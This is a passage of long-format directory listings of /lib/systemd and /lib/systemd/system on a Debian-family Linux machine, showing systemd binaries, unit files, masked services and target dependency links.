-rwxr-xr-x  1 root root 268K Feb 13  2019 systemd-cgroups-agent
-rwxr-xr-x  1 root root 301K Feb 13  2019 systemd-fsck
-rwxr-xr-x  1 root root 276K Feb 13  2019 systemd-initctl
-rwxr-xr-x  1 root root 340K Feb 13  2019 systemd-localed
-rwxr-xr-x  1 root root  51K Feb 13  2019 systemd-modules-load
-rwxr-xr-x  1 root root  35K Feb 13  2019 systemd-user-sessions
-rwxr-xr-x  1 root root 1.6M Feb 13  2019 systemd
-rwxr-xr-x  1 root root  15K Feb 13  2019 systemd-ac-power
-rwxr-xr-x  1 root root 103K Feb 13  2019 systemd-bootchart
-rwxr-xr-x  1 root root  91K Feb 13  2019 systemd-cryptsetup
-rwxr-xr-x  1 root root  31K Feb 13  2019 systemd-hibernate-resume
-rwxr-xr-x  1 root root 332K Feb 13  2019 systemd-hostnamed
-rwxr-xr-x  1 root root 319K Feb 13  2019 systemd-journald
-rwxr-xr-x  1 root root 123K Feb 13  2019 systemd-networkd-wait-online
-rwxr-xr-x  1 root root  35K Feb 13  2019 systemd-quotacheck
-rwxr-xr-x  1 root root  51K Feb 13  2019 systemd-remount-fs
-rwxr-xr-x  1 root root  91K Feb 13  2019 systemd-rfkill
-rwxr-xr-x  1 root root 143K Feb 13  2019 systemd-shutdown
-rwxr-xr-x  1 root root  71K Feb 13  2019 systemd-sleep
-rwxr-xr-x  1 root root  91K Feb 13  2019 systemd-socket-proxyd
-rwxr-xr-x  1 root root  55K Feb 13  2019 systemd-sysctl
-rwxr-xr-x  1 root root 333K Feb 13  2019 systemd-timedated
-rwxr-xr-x  1 root root 139K Feb 13  2019 systemd-timesyncd
-rwxr-xr-x  1 root root  55K Feb 13  2019 systemd-activate
-rwxr-xr-x  1 root root  91K Feb 13  2019 systemd-backlight
-rwxr-xr-x  1 root root  47K Feb 13  2019 systemd-binfmt
-rwxr-xr-x  1 root root 352K Feb 13  2019 systemd-bus-proxyd
-rwxr-xr-x  1 root root  75K Feb 13  2019 systemd-fsckd
-rwxr-xr-x  1 root root 605K Feb 13  2019 systemd-logind
-rwxr-xr-x  1 root root 836K Feb 13  2019 systemd-networkd
-rwxr-xr-x  1 root root  39K Feb 13  2019 systemd-random-seed
-rwxr-xr-x  1 root root  31K Feb 13  2019 systemd-reply-password
-rwxr-xr-x  1 root root 657K Feb 13  2019 systemd-resolved
-rwxr-xr-x  1 root root 276K Feb 13  2019 systemd-update-utmp
-rwxr-xr-x  1 root root 1.3K Nov 15  2018 systemd-sysv-install
drwxr-xr-x  2 root root 4.0K Apr 12  2016 system-shutdown

/lib/systemd/system:
total 828K
drwxr-xr-x 2 root root 4.0K Jan 15 18:05 apache2.service.d
drwxr-xr-x 2 root root 4.0K Jan 15 17:56 halt.target.wants
drwxr-xr-x 2 root root 4.0K Jan 15 17:56 initrd-switch-root.target.wants
drwxr-xr-x 2 root root 4.0K Jan 15 17:56 kexec.target.wants
drwxr-xr-x 2 root root 4.0K Jan 15 17:56 multi-user.target.wants
drwxr-xr-x 2 root root 4.0K Jan 15 17:56 poweroff.target.wants
drwxr-xr-x 2 root root 4.0K Jan 15 17:56 reboot.target.wants
drwxr-xr-x 2 root root 4.0K Jan 15 17:56 sysinit.target.wants
drwxr-xr-x 2 root root 4.0K Jan 15 17:56 sockets.target.wants
drwxr-xr-x 2 root root 4.0K Jan 15 17:54 systemd-resolved.service.d
drwxr-xr-x 2 root root 4.0K Jan 15 17:54 systemd-timesyncd.service.d
drwxr-xr-x 2 root root 4.0K Jan 15 17:54 timers.target.wants
lrwxrwxrwx 1 root root   21 Jan 15 17:54 udev.service -> systemd-udevd.service
lrwxrwxrwx 1 root root    9 Jan 15 17:54 umountfs.service -> /dev/null
lrwxrwxrwx 1 root root    9 Jan 15 17:54 umountnfs.service -> /dev/null
lrwxrwxrwx 1 root root    9 Jan 15 17:54 umountroot.service -> /dev/null
lrwxrwxrwx 1 root root   27 Jan 15 17:54 urandom.service -> systemd-random-seed.service
lrwxrwxrwx 1 root root    9 Jan 15 17:54 x11-common.service -> /dev/null
lrwxrwxrwx 1 root root   17 Jan 15 17:54 runlevel4.target -> multi-user.target
lrwxrwxrwx 1 root root   16 Jan 15 17:54 runlevel5.target -> graphical.target
lrwxrwxrwx 1 root root   13 Jan 15 17:54 runlevel6.target -> reboot.target
lrwxrwxrwx 1 root root    9 Jan 15 17:54 sendsigs.service -> /dev/null
drwxr-xr-x 2 root root 4.0K Jan 15 17:54 sigpwr.target.wants
lrwxrwxrwx 1 root root    9 Jan 15 17:54 single.service -> /dev/null
```

```
lrwxrwxrwx 1 root root    9 Jan 15 17:54 stop-bootlogd-single.service -> /dev/null
lrwxrwxrwx 1 root root    9 Jan 15 17:54 stop-bootlogd.service -> /dev/null
drwxr-xr-x 2 root root 4.0K Jan 15 17:54 rescue.target.wants
drwxr-xr-x 2 root root 4.0K Jan 15 17:54 resolvconf.service.wants
lrwxrwxrwx 1 root root    9 Jan 15 17:54 rmnologin.service -> /dev/null
lrwxrwxrwx 1 root root   15 Jan 15 17:54 runlevel0.target -> poweroff.target
lrwxrwxrwx 1 root root   13 Jan 15 17:54 runlevel1.target -> rescue.target
lrwxrwxrwx 1 root root   17 Jan 15 17:54 runlevel2.target -> multi-user.target
lrwxrwxrwx 1 root root   17 Jan 15 17:54 runlevel3.target -> multi-user.target
drwxr-xr-x 2 root root 4.0K Jan 15 17:54 getty.target.wants
drwxr-xr-x 2 root root 4.0K Jan 15 17:54 graphical.target.wants
lrwxrwxrwx 1 root root    9 Jan 15 17:54 halt.service -> /dev/null
lrwxrwxrwx 1 root root    9 Jan 15 17:54 hostname.service -> /dev/null
lrwxrwxrwx 1 root root    9 Jan 15 17:54 hwclock.service -> /dev/null
lrwxrwxrwx 1 root root    9 Jan 15 17:54 killprocs.service -> /dev/null
lrwxrwxrwx 1 root root   28 Jan 15 17:54 kmod.service -> systemd-modules-load.service
drwxr-xr-x 2 root root 4.0K Jan 15 17:54 local-fs.target.wants
lrwxrwxrwx 1 root root   28 Jan 15 17:54 module-init-tools.service -> systemd-modules-load.service
lrwxrwxrwx 1 root root    9 Jan 15 17:54 motd.service -> /dev/null
lrwxrwxrwx 1 root root    9 Jan 15 17:54 mountall-bootclean.service -> /dev/null
lrwxrwxrwx 1 root root    9 Jan 15 17:54 mountall.service -> /dev/null
lrwxrwxrwx 1 root root    9 Jan 15 17:54 mountdevsubfs.service -> /dev/null
lrwxrwxrwx 1 root root    9 Jan 15 17:54 mountkernfs.service -> /dev/null
lrwxrwxrwx 1 root root    9 Jan 15 17:54 mountnfs-bootclean.service -> /dev/null
lrwxrwxrwx 1 root root    9 Jan 15 17:54 mountnfs.service -> /dev/null
lrwxrwxrwx 1 root root   22 Jan 15 17:54 procps.service -> systemd-sysctl.service
drwxr-xr-x 2 root root 4.0K Jan 15 17:54 rc-local.service.d
lrwxrwxrwx 1 root root   16 Jan 15 17:54 rc.local.service -> rc-local.service
lrwxrwxrwx 1 root root    9 Jan 15 17:54 rc.service -> /dev/null
lrwxrwxrwx 1 root root    9 Jan 15 17:54 rcS.service -> /dev/null
lrwxrwxrwx 1 root root    9 Jan 15 17:54 reboot.service -> /dev/null
lrwxrwxrwx 1 root root    9 Jan 15 17:54 cryptdisks-early.service -> /dev/null
lrwxrwxrwx 1 root root    9 Jan 15 17:54 cryptdisks.service -> /dev/null
lrwxrwxrwx 1 root root   13 Jan 15 17:54 ctrl-alt-del.target -> reboot.target
lrwxrwxrwx 1 root root   25 Jan 15 17:54 dbus-org.freedesktop.hostname1.service -> systemd-hostnamed.service
lrwxrwxrwx 1 root root   23 Jan 15 17:54 dbus-org.freedesktop.locale1.service -> systemd-localed.service
lrwxrwxrwx 1 root root   22 Jan 15 17:54 dbus-org.freedesktop.login1.service -> systemd-logind.service
lrwxrwxrwx 1 root root   24 Jan 15 17:54 dbus-org.freedesktop.network1.service -> systemd-networkd.service
lrwxrwxrwx 1 root root   24 Jan 15 17:54 dbus-org.freedesktop.resolve1.service -> systemd-resolved.service
lrwxrwxrwx 1 root root   25 Jan 15 17:54 dbus-org.freedesktop.timedate1.service -> systemd-timedated.service
lrwxrwxrwx 1 root root   16 Jan 15 17:54 default.target -> graphical.target
lrwxrwxrwx 1 root root    9 Jan 15 17:54 fuse.service -> /dev/null
lrwxrwxrwx 1 root root   14 Jan 15 17:54 autovt@.service -> getty@.service
lrwxrwxrwx 1 root root    9 Jan 15 17:54 bootlogd.service -> /dev/null
lrwxrwxrwx 1 root root    9 Jan 15 17:54 bootlogs.service -> /dev/null
lrwxrwxrwx 1 root root    9 Jan 15 17:54 bootmisc.service -> /dev/null
lrwxrwxrwx 1 root root    9 Jan 15 17:54 checkfs.service -> /dev/null
lrwxrwxrwx 1 root root    9 Jan 15 17:54 checkroot-bootclean.service -> /dev/null
lrwxrwxrwx 1 root root    9 Jan 15 17:54 checkroot.service -> /dev/null
drwxr-xr-x 2 root root 4.0K Feb 26  2019 busnames.target.wants
-rw-r--r-- 1 root root  403 Feb 13  2019 -.slice
-rw-r--r-- 1 root root  879 Feb 13  2019 basic.target
-rw-r--r-- 1 root root  379 Feb 13  2019 bluetooth.target
-rw-r--r-- 1 root root  358 Feb 13  2019 busnames.target
-rw-r--r-- 1 root root  770 Feb 13  2019 console-getty.service
-rw-r--r-- 1 root root  742 Feb 13  2019 console-shell.service
-rw-r--r-- 1 root root  791 Feb 13  2019 container-getty@.service
-rw-r--r-- 1 root root  394 Feb 13  2019 cryptsetup-pre.target
-rw-r--r-- 1 root root  366 Feb 13  2019 cryptsetup.target
-rw-r--r-- 1 root root 1010 Feb 13  2019 debug-shell.service
-rw-r--r-- 1 root root  670 Feb 13  2019 dev-hugepages.mount
-rw-r--r-- 1 root root  624 Feb 13  2019 dev-mqueue.mount
-rw-r--r-- 1 root root 1009 Feb 13  2019 emergency.service
-rw-r--r-- 1 root root  431 Feb 13  2019 emergency.target
-rw-r--r-- 1 root root  501 Feb 13  2019 exit.target
-rw-r--r-- 1 root root  440 Feb 13  2019 final.target
-rw-r--r-- 1 root root  460 Feb 13  2019 getty.target
-rw-r--r-- 1 root root 1.5K Feb 13  2019 getty@.service
-rw-r--r-- 1 root root  558 Feb 13  2019 graphical.target
-rw-r--r-- 1 root root  487 Feb 13  2019 halt.target
-rw-r--r-- 1 root root  447 Feb 13  2019 hibernate.target
```

```
-rw-r--r-- 1 root root  468 Feb 13  2019 hybrid-sleep.target
-rw-r--r-- 1 root root  630 Feb 13  2019 initrd-cleanup.service
-rw-r--r-- 1 root root  553 Feb 13  2019 initrd-fs.target
-rw-r--r-- 1 root root  790 Feb 13  2019 initrd-parse-etc.service
-rw-r--r-- 1 root root  526 Feb 13  2019 initrd-root-fs.target
-rw-r--r-- 1 root root  640 Feb 13  2019 initrd-switch-root.service
-rw-r--r-- 1 root root  691 Feb 13  2019 initrd-switch-root.target
-rw-r--r-- 1 root root  664 Feb 13  2019 initrd-udevadm-cleanup-db.service
-rw-r--r-- 1 root root  671 Feb 13  2019 initrd.target
-rw-r--r-- 1 root root  501 Feb 13  2019 kexec.target
-rw-r--r-- 1 root root  677 Feb 13  2019 kmod-static-nodes.service
-rw-r--r-- 1 root root  395 Feb 13  2019 local-fs-pre.target
-rw-r--r-- 1 root root  507 Feb 13  2019 local-fs.target
-rw-r--r-- 1 root root  405 Feb 13  2019 machine.slice
-rw-r--r-- 1 root root  473 Feb 13  2019 mail-transport-agent.target
-rw-r--r-- 1 root root  492 Feb 13  2019 multi-user.target
-rw-r--r-- 1 root root  464 Feb 13  2019 network-online.target
-rw-r--r-- 1 root root  461 Feb 13  2019 network-pre.target
-rw-r--r-- 1 root root  480 Feb 13  2019 network.target
-rw-r--r-- 1 root root  514 Feb 13  2019 nss-lookup.target
-rw-r--r-- 1 root root  473 Feb 13  2019 nss-user-lookup.target
-rw-r--r-- 1 root root  354 Feb 13  2019 paths.target
-rw-r--r-- 1 root root  552 Feb 13  2019 poweroff.target
-rw-r--r-- 1 root root  377 Feb 13  2019 printer.target
-rw-r--r-- 1 root root  693 Feb 13  2019 proc-sys-fs-binfmt_misc.automount
-rw-r--r-- 1 root root  603 Feb 13  2019 proc-sys-fs-binfmt_misc.mount
-rw-r--r-- 1 root root  568 Feb 13  2019 quotaon.service
-rw-r--r-- 1 root root  612 Feb 13  2019 rc-local.service
-rw-r--r-- 1 root root  543 Feb 13  2019 reboot.target
-rw-r--r-- 1 root root  396 Feb 13  2019 remote-fs-pre.target
-rw-r--r-- 1 root root  482 Feb 13  2019 remote-fs.target
-rw-r--r-- 1 root root  978 Feb 13  2019 rescue.service
-rw-r--r-- 1 root root  486 Feb 13  2019 rescue.target
-rw-r--r-- 1 root root  500 Feb 13  2019 rpcbind.target
-rw-r--r-- 1 root root 1.1K Feb 13  2019 serial-getty@.service
-rw-r--r-- 1 root root  402 Feb 13  2019 shutdown.target
-rw-r--r-- 1 root root  362 Feb 13  2019 sigpwr.target
-rw-r--r-- 1 root root  420 Feb 13  2019 sleep.target
-rw-r--r-- 1 root root  409 Feb 13  2019 slices.target
-rw-r--r-- 1 root root  380 Feb 13  2019 smartcard.target
-rw-r--r-- 1 root root  356 Feb 13  2019 sockets.target
-rw-r--r-- 1 root root  380 Feb 13  2019 sound.target
-rw-r--r-- 1 root root  441 Feb 13  2019 suspend.target
-rw-r--r-- 1 root root  353 Feb 13  2019 swap.target
-rw-r--r-- 1 root root  715 Feb 13  2019 sys-fs-fuse-connections.mount
-rw-r--r-- 1 root root  719 Feb 13  2019 sys-kernel-config.mount
-rw-r--r-- 1 root root  662 Feb 13  2019 sys-kernel-debug.mount
-rw-r--r-- 1 root root  518 Feb 13  2019 sysinit.target
-rw-r--r-- 1 root root 1.3K Feb 13  2019 syslog.socket
-rw-r--r-- 1 root root  585 Feb 13  2019 system-update.target
-rw-r--r-- 1 root root  436 Feb 13  2019 system.slice
-rw-r--r-- 1 root root  646 Feb 13  2019 systemd-ask-password-console.path
-rw-r--r-- 1 root root  653 Feb 13  2019 systemd-ask-password-console.service
-rw-r--r-- 1 root root  574 Feb 13  2019 systemd-ask-password-wall.path
-rw-r--r-- 1 root root  681 Feb 13  2019 systemd-ask-password-wall.service
-rw-r--r-- 1 root root  724 Feb 13  2019 systemd-backlight@.service
-rw-r--r-- 1 root root  959 Feb 13  2019 systemd-binfmt.service
-rw-r--r-- 1 root root  650 Feb 13  2019 systemd-bootchart.service
-rw-r--r-- 1 root root 1.0K Feb 13  2019 systemd-bus-proxyd.service
-rw-r--r-- 1 root root  409 Feb 13  2019 systemd-bus-proxyd.socket
-rw-r--r-- 1 root root  497 Feb 13  2019 systemd-exit.service
-rw-r--r-- 1 root root  674 Feb 13  2019 systemd-fsck-root.service
-rw-r--r-- 1 root root  648 Feb 13  2019 systemd-fsck@.service
-rw-r--r-- 1 root root  551 Feb 13  2019 systemd-fsckd.service
-rw-r--r-- 1 root root  540 Feb 13  2019 systemd-fsckd.socket
-rw-r--r-- 1 root root  544 Feb 13  2019 systemd-halt.service
-rw-r--r-- 1 root root  631 Feb 13  2019 systemd-hibernate-resume@.service
-rw-r--r-- 1 root root  501 Feb 13  2019 systemd-hibernate.service
-rw-r--r-- 1 root root  710 Feb 13  2019 systemd-hostnamed.service
-rw-r--r-- 1 root root  778 Feb 13  2019 systemd-hwdb-update.service
-rw-r--r-- 1 root root  519 Feb 13  2019 systemd-hybrid-sleep.service
```

```
-rw-r--r-- 1 root root  480 Feb 13  2019 systemd-initctl.service
-rw-r--r-- 1 root root  524 Feb 13  2019 systemd-initctl.socket
-rw-r--r-- 1 root root  731 Feb 13  2019 systemd-journal-flush.service
-rw-r--r-- 1 root root  607 Feb 13  2019 systemd-journald-audit.socket
-rw-r--r-- 1 root root 1.1K Feb 13  2019 systemd-journald-dev-log.socket
-rw-r--r-- 1 root root 1.3K Feb 13  2019 systemd-journald.service
-rw-r--r-- 1 root root  842 Feb 13  2019 systemd-journald.socket
-rw-r--r-- 1 root root  557 Feb 13  2019 systemd-kexec.service
-rw-r--r-- 1 root root  691 Feb 13  2019 systemd-localed.service
-rw-r--r-- 1 root root 1.2K Feb 13  2019 systemd-logind.service
-rw-r--r-- 1 root root  693 Feb 13  2019 systemd-machine-id-commit.service
-rw-r--r-- 1 root root  967 Feb 13  2019 systemd-modules-load.service
-rw-r--r-- 1 root root  685 Feb 13  2019 systemd-networkd-wait-online.service
-rw-r--r-- 1 root root 1.3K Feb 13  2019 systemd-networkd.service
-rw-r--r-- 1 root root  591 Feb 13  2019 systemd-networkd.socket
-rw-r--r-- 1 root root  553 Feb 13  2019 systemd-poweroff.service
-rw-r--r-- 1 root root  614 Feb 13  2019 systemd-quotacheck.service
-rw-r--r-- 1 root root  717 Feb 13  2019 systemd-random-seed.service
-rw-r--r-- 1 root root  548 Feb 13  2019 systemd-reboot.service
-rw-r--r-- 1 root root  757 Feb 13  2019 systemd-remount-fs.service
-rw-r--r-- 1 root root  907 Feb 13  2019 systemd-resolved.service
-rw-r--r-- 1 root root  696 Feb 13  2019 systemd-rfkill.service
-rw-r--r-- 1 root root  617 Feb 13  2019 systemd-rfkill.socket
-rw-r--r-- 1 root root  497 Feb 13  2019 systemd-suspend.service
-rw-r--r-- 1 root root  653 Feb 13  2019 systemd-sysctl.service
-rw-r--r-- 1 root root  655 Feb 13  2019 systemd-timedated.service
-rw-r--r-- 1 root root 1.1K Feb 13  2019 systemd-timesyncd.service
-rw-r--r-- 1 root root  598 Feb 13  2019 systemd-tmpfiles-clean.service
-rw-r--r-- 1 root root  450 Feb 13  2019 systemd-tmpfiles-clean.timer
-rw-r--r-- 1 root root  703 Feb 13  2019 systemd-tmpfiles-setup-dev.service
-rw-r--r-- 1 root root  683 Feb 13  2019 systemd-tmpfiles-setup.service
-rw-r--r-- 1 root root  823 Feb 13  2019 systemd-udev-settle.service
-rw-r--r-- 1 root root  743 Feb 13  2019 systemd-udev-trigger.service
-rw-r--r-- 1 root root  578 Feb 13  2019 systemd-udevd-control.socket
-rw-r--r-- 1 root root  570 Feb 13  2019 systemd-udevd-kernel.socket
-rw-r--r-- 1 root root  825 Feb 13  2019 systemd-udevd.service
-rw-r--r-- 1 root root  757 Feb 13  2019 systemd-update-utmp-runlevel.service
-rw-r--r-- 1 root root  754 Feb 13  2019 systemd-update-utmp.service
-rw-r--r-- 1 root root  573 Feb 13  2019 systemd-user-sessions.service
-rw-r--r-- 1 root root  395 Feb 13  2019 time-sync.target
-rw-r--r-- 1 root root  405 Feb 13  2019 timers.target
-rw-r--r-- 1 root root  417 Feb 13  2019 umount.target
-rw-r--r-- 1 root root  392 Feb 13  2019 user.slice
-rw-r--r-- 1 root root  528 Feb 13  2019 user@.service
-rw-r--r-- 1 root root  342 Nov 15  2018 getty-static.service
-rw-r--r-- 1 root root  153 Nov 15  2018 sigpwr-container-shutdown.service
-rw-r--r-- 1 root root  175 Nov 15  2018 systemd-networkd-resolvconf-update.path
-rw-r--r-- 1 root root  715 Nov 15  2018 systemd-networkd-resolvconf-update.service
-rw-r--r-- 1 root root  238 Oct  9  2018 apt-daily-upgrade.service
-rw-r--r-- 1 root root  184 Oct  9  2018 apt-daily-upgrade.timer
-rw-r--r-- 1 root root  225 Oct  9  2018 apt-daily.service
-rw-r--r-- 1 root root  156 Oct  9  2018 apt-daily.timer
-rw-r--r-- 1 root root  618 Oct  2  2018 friendly-recovery.service
-rw-r--r-- 1 root root  172 Oct  2  2018 friendly-recovery.target
-rw-r--r-- 1 root root  445 Aug 21  2018 ssh.service
-rw-r--r-- 1 root root  216 Aug 21  2018 ssh.socket
-rw-r--r-- 1 root root  196 Aug 21  2018 ssh@.service
-rw-r--r-- 1 root root  189 May 16  2018 uuidd.service
-rw-r--r-- 1 root root  126 May 16  2018 uuidd.socket
lrwxrwxrwx 1 root root   27 May  9  2018 plymouth-log.service -> plymouth-read-write.service
lrwxrwxrwx 1 root root   21 May  9  2018 plymouth.service -> plymouth-quit.service
-rw-r--r-- 1 root root  412 May  9  2018 plymouth-halt.service
-rw-r--r-- 1 root root  426 May  9  2018 plymouth-kexec.service
-rw-r--r-- 1 root root  421 May  9  2018 plymouth-poweroff.service
-rw-r--r-- 1 root root  200 May  9  2018 plymouth-quit-wait.service
-rw-r--r-- 1 root root  194 May  9  2018 plymouth-quit.service
-rw-r--r-- 1 root root  244 May  9  2018 plymouth-read-write.service
-rw-r--r-- 1 root root  416 May  9  2018 plymouth-reboot.service
-rw-r--r-- 1 root root  532 May  9  2018 plymouth-start.service
-rw-r--r-- 1 root root  291 May  9  2018 plymouth-switch-root.service
-rw-r--r-- 1 root root  490 May  9  2018 systemd-ask-password-plymouth.path
```

```
-rw-r--r-- 1 root root  467 May  9  2018 systemd-ask-password-plymouth.service
-rw-r--r-- 1 root root  479 May  8  2018 run-vmblock-fuse.mount
-rw-r--r-- 1 root root  328 Apr 19  2018 open-vm-tools.service
-rw-r--r-- 1 root root  298 Mar 22  2018 vgauth.service
-rw-r--r-- 1 root root  420 Nov 29  2017 resolvconf.service
-rw-r--r-- 1 root root  411 Feb  3  2017 mysql.service
-rw-r--r-- 1 root root  269 Jan 31  2017 setvtrgb.service
-rw-r--r-- 1 root root  491 Jan 12  2017 dbus.service
-rw-r--r-- 1 root root  106 Jan 12  2017 dbus.socket
-rw-r--r-- 1 root root  735 Nov 30  2016 networking.service
-rw-r--r-- 1 root root  497 Nov 30  2016 ifup@.service
-rw-r--r-- 1 root root  631 Nov  3  2016 accounts-daemon.service
-rw-r--r-- 1 root root  285 Jun 16  2016 keyboard-setup.service
-rw-r--r-- 1 root root  288 Jun 16  2016 console-setup.service
drwxr-xr-x 2 root root 4.0K Apr 12  2016 runlevel1.target.wants
drwxr-xr-x 2 root root 4.0K Apr 12  2016 runlevel2.target.wants
drwxr-xr-x 2 root root 4.0K Apr 12  2016 runlevel3.target.wants
drwxr-xr-x 2 root root 4.0K Apr 12  2016 runlevel4.target.wants
drwxr-xr-x 2 root root 4.0K Apr 12  2016 runlevel5.target.wants
-rw-r--r-- 1 root root  251 Apr  5  2016 cron.service
-rw-r--r-- 1 root root  290 Apr  5  2016 rsyslog.service
-rw-r--r-- 1 root root  241 Mar  2  2015 ufw.service
-rw-r--r-- 1 root root  250 Feb 24  2015 ureadahead-stop.service
-rw-r--r-- 1 root root  242 Feb 24  2015 ureadahead-stop.timer
-rw-r--r-- 1 root root  401 Feb 24  2015 ureadahead.service
-rw-r--r-- 1 root root  188 Feb 24  2014 rsync.service

/lib/systemd/system/apache2.service.d:
total 4.0K
-rw-r--r-- 1 root root 42 Jun 11  2018 apache2-systemd.conf

/lib/systemd/system/halt.target.wants:
total 0
lrwxrwxrwx 1 root root 24 May  9  2018 plymouth-halt.service -> ../plymouth-halt.service

/lib/systemd/system/initrd-switch-root.target.wants:
total 0
lrwxrwxrwx 1 root root 25 May  9  2018 plymouth-start.service -> ../plymouth-start.service
lrwxrwxrwx 1 root root 31 May  9  2018 plymouth-switch-root.service -> ../plymouth-switch-root.service

/lib/systemd/system/kexec.target.wants:
total 0
lrwxrwxrwx 1 root root 25 May  9  2018 plymouth-kexec.service -> ../plymouth-kexec.service

/lib/systemd/system/multi-user.target.wants:
total 0
lrwxrwxrwx 1 root root 15 Jan 15 17:54 getty.target -> ../getty.target
lrwxrwxrwx 1 root root 33 Jan 15 17:54 systemd-ask-password-wall.path -> ../systemd-ask-password-wall.path
lrwxrwxrwx 1 root root 25 Jan 15 17:54 systemd-logind.service -> ../systemd-logind.service
lrwxrwxrwx 1 root root 39 Jan 15 17:54 systemd-update-utmp-runlevel.service -> ../systemd-update-utmp-
runlevel.service
lrwxrwxrwx 1 root root 32 Jan 15 17:54 systemd-user-sessions.service -> ../systemd-user-sessions.service
lrwxrwxrwx 1 root root 29 May  9  2018 plymouth-quit-wait.service -> ../plymouth-quit-wait.service
lrwxrwxrwx 1 root root 24 May  9  2018 plymouth-quit.service -> ../plymouth-quit.service
lrwxrwxrwx 1 root root 15 Jan 12  2017 dbus.service -> ../dbus.service

/lib/systemd/system/poweroff.target.wants:
total 0
lrwxrwxrwx 1 root root 39 Jan 15 17:54 systemd-update-utmp-runlevel.service -> ../systemd-update-utmp-
runlevel.service
lrwxrwxrwx 1 root root 28 May  9  2018 plymouth-poweroff.service -> ../plymouth-poweroff.service

/lib/systemd/system/reboot.target.wants:
total 0
lrwxrwxrwx 1 root root 39 Jan 15 17:54 systemd-update-utmp-runlevel.service -> ../systemd-update-utmp-
runlevel.service
lrwxrwxrwx 1 root root 26 May  9  2018 plymouth-reboot.service -> ../plymouth-reboot.service

/lib/systemd/system/sysinit.target.wants:
total 0
lrwxrwxrwx 1 root root 24 Jan 15 17:54 console-setup.service -> ../console-setup.service
```

```
lrwxrwxrwx 1 root root 20 Jan 15 17:54 cryptsetup.target -> ../cryptsetup.target
lrwxrwxrwx 1 root root 22 Jan 15 17:54 dev-hugepages.mount -> ../dev-hugepages.mount
lrwxrwxrwx 1 root root 19 Jan 15 17:54 dev-mqueue.mount -> ../dev-mqueue.mount
lrwxrwxrwx 1 root root 25 Jan 15 17:54 keyboard-setup.service -> ../keyboard-setup.service
lrwxrwxrwx 1 root root 28 Jan 15 17:54 kmod-static-nodes.service -> ../kmod-static-nodes.service
lrwxrwxrwx 1 root root 36 Jan 15 17:54 proc-sys-fs-binfmt_misc.automount -> ../proc-sys-fs-binfmt_misc.automount
lrwxrwxrwx 1 root root 19 Jan 15 17:54 setvtrgb.service -> ../setvtrgb.service
lrwxrwxrwx 1 root root 32 Jan 15 17:54 sys-fs-fuse-connections.mount -> ../sys-fs-fuse-connections.mount
lrwxrwxrwx 1 root root 26 Jan 15 17:54 sys-kernel-config.mount -> ../sys-kernel-config.mount
lrwxrwxrwx 1 root root 25 Jan 15 17:54 sys-kernel-debug.mount -> ../sys-kernel-debug.mount
lrwxrwxrwx 1 root root 36 Jan 15 17:54 systemd-ask-password-console.path -> ../systemd-ask-password-console.path
lrwxrwxrwx 1 root root 25 Jan 15 17:54 systemd-binfmt.service -> ../systemd-binfmt.service
lrwxrwxrwx 1 root root 30 Jan 15 17:54 systemd-hwdb-update.service -> ../systemd-hwdb-update.service
lrwxrwxrwx 1 root root 32 Jan 15 17:54 systemd-journal-flush.service -> ../systemd-journal-flush.service
lrwxrwxrwx 1 root root 27 Jan 15 17:54 systemd-journald.service -> ../systemd-journald.service
lrwxrwxrwx 1 root root 36 Jan 15 17:54 systemd-machine-id-commit.service -> ../systemd-machine-id-commit.service
lrwxrwxrwx 1 root root 31 Jan 15 17:54 systemd-modules-load.service -> ../systemd-modules-load.service
lrwxrwxrwx 1 root root 30 Jan 15 17:54 systemd-random-seed.service -> ../systemd-random-seed.service
lrwxrwxrwx 1 root root 25 Jan 15 17:54 systemd-sysctl.service -> ../systemd-sysctl.service
lrwxrwxrwx 1 root root 37 Jan 15 17:54 systemd-tmpfiles-setup-dev.service -> ../systemd-tmpfiles-setup-dev.service
lrwxrwxrwx 1 root root 33 Jan 15 17:54 systemd-tmpfiles-setup.service -> ../systemd-tmpfiles-setup.service
lrwxrwxrwx 1 root root 31 Jan 15 17:54 systemd-udev-trigger.service -> ../systemd-udev-trigger.service
lrwxrwxrwx 1 root root 24 Jan 15 17:54 systemd-udevd.service -> ../systemd-udevd.service
lrwxrwxrwx 1 root root 30 Jan 15 17:54 systemd-update-utmp.service -> ../systemd-update-utmp.service
lrwxrwxrwx 1 root root 30 May  9  2018 plymouth-read-write.service -> ../plymouth-read-write.service
lrwxrwxrwx 1 root root 25 May  9  2018 plymouth-start.service -> ../plymouth-start.service

/lib/systemd/system/sockets.target.wants:
total 0
lrwxrwxrwx 1 root root 25 Jan 15 17:54 systemd-initctl.socket -> ../systemd-initctl.socket
lrwxrwxrwx 1 root root 32 Jan 15 17:54 systemd-journald-audit.socket -> ../systemd-journald-audit.socket
lrwxrwxrwx 1 root root 34 Jan 15 17:54 systemd-journald-dev-log.socket -> ../systemd-journald-dev-log.socket
lrwxrwxrwx 1 root root 26 Jan 15 17:54 systemd-journald.socket -> ../systemd-journald.socket
lrwxrwxrwx 1 root root 31 Jan 15 17:54 systemd-udevd-control.socket -> ../systemd-udevd-control.socket
lrwxrwxrwx 1 root root 30 Jan 15 17:54 systemd-udevd-kernel.socket -> ../systemd-udevd-kernel.socket
lrwxrwxrwx 1 root root 14 Jan 12  2017 dbus.socket -> ../dbus.socket

/lib/systemd/system/systemd-resolved.service.d:
total 4.0K
-rw-r--r-- 1 root root 200 Nov 15  2018 resolvconf.conf

/lib/systemd/system/systemd-timesyncd.service.d:
total 4.0K
-rw-r--r-- 1 root root 251 Nov 15  2018 disable-with-time-daemon.conf

/lib/systemd/system/timers.target.wants:
total 0
lrwxrwxrwx 1 root root 31 Jan 15 17:54 systemd-tmpfiles-clean.timer -> ../systemd-tmpfiles-clean.timer

/lib/systemd/system/sigpwr.target.wants:
total 0
lrwxrwxrwx 1 root root 36 Jan 15 17:54 sigpwr-container-shutdown.service -> ../sigpwr-container-shutdown.service

/lib/systemd/system/rescue.target.wants:
total 0
lrwxrwxrwx 1 root root 39 Jan 15 17:54 systemd-update-utmp-runlevel.service -> ../systemd-update-utmp-
runlevel.service

/lib/systemd/system/resolvconf.service.wants:
total 0
lrwxrwxrwx 1 root root 42 Jan 15 17:54 systemd-networkd-resolvconf-update.path -> ../systemd-networkd-resolvconf-
update.path

/lib/systemd/system/getty.target.wants:
total 0
lrwxrwxrwx 1 root root 23 Jan 15 17:54 getty-static.service -> ../getty-static.service

/lib/systemd/system/graphical.target.wants:
total 0
lrwxrwxrwx 1 root root 39 Jan 15 17:54 systemd-update-utmp-runlevel.service -> ../systemd-update-utmp-
runlevel.service
```

/lib/systemd/system/local-fs.target.wants:
total 0
